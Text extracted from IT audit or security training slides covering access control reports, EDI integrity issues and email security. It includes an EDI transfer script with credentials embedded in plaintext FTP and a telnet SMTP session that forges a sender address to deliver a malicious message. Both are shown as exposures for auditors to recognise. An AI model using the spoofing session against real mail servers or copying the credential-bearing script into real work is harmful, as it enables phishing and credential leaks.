
Each system component may have individual:

- access control tables
- activity reports
- violation reports

Image processing

- Though designed to replace requirements for paper document maintenance, must meet same requirements as any other system:
 - Confidentiality
 - Integrity
 - Availability

EDI



EDI issues

- Error detection and correction
- Completeness
- Establishment of new partner
- Integrity of standards

*Needs same transactions checks as any other
data validation system*

EDI Example

Sample file:

500:042597:6582867-483:1080.00:

501:042597:6182837-483:1234.23:

1359:042597:9963131-479:7044.14:

3

Sample program:

```
#!/bin/sh
```

```
# transfer compensation file to Benefits provider server
```

```
ftp -niv $server.benefitsprovider.com <<!
```

```
user psintrfc MyCompanyAccessID\MyCompanyPassword
```

```
put CompensationFile
```

```
bye
```

```
!
```


How Email works

```
$ telnet mail.company.com 25
Trying 192.168.142.13
Connected to mail.company.com .
Escape character is '^]'.
220 bearhub2 SMTP/smmap Ready.
helo
250 Charmed, I'm sure.
mail from: spoofvictim@anothercompany.com
250 <spoofvictim@anothercompany.com>... Sender Ok
rcpt to: unsuspecting@company.com
250 unsuspecting@company.com OK
data
354 Enter mail, end with "." on a line by itself
malicious message text goes here
.
250 Mail accepted
quit
221 Closing connection
Connection closed by foreign host.
$
```

Email Security

- Encryption
 - may be done with private keys or with public/private key pairs
 - requires protection of private keys
 - requires availability of public keys
- Digital Signature
 - requires public/private key pair
 - protection of private keys
 - verification for public keys

Email Example



Domain 4 Summary

- Understand the issues
- Identify the exposures
- Recognize the controls
- Assess the control environment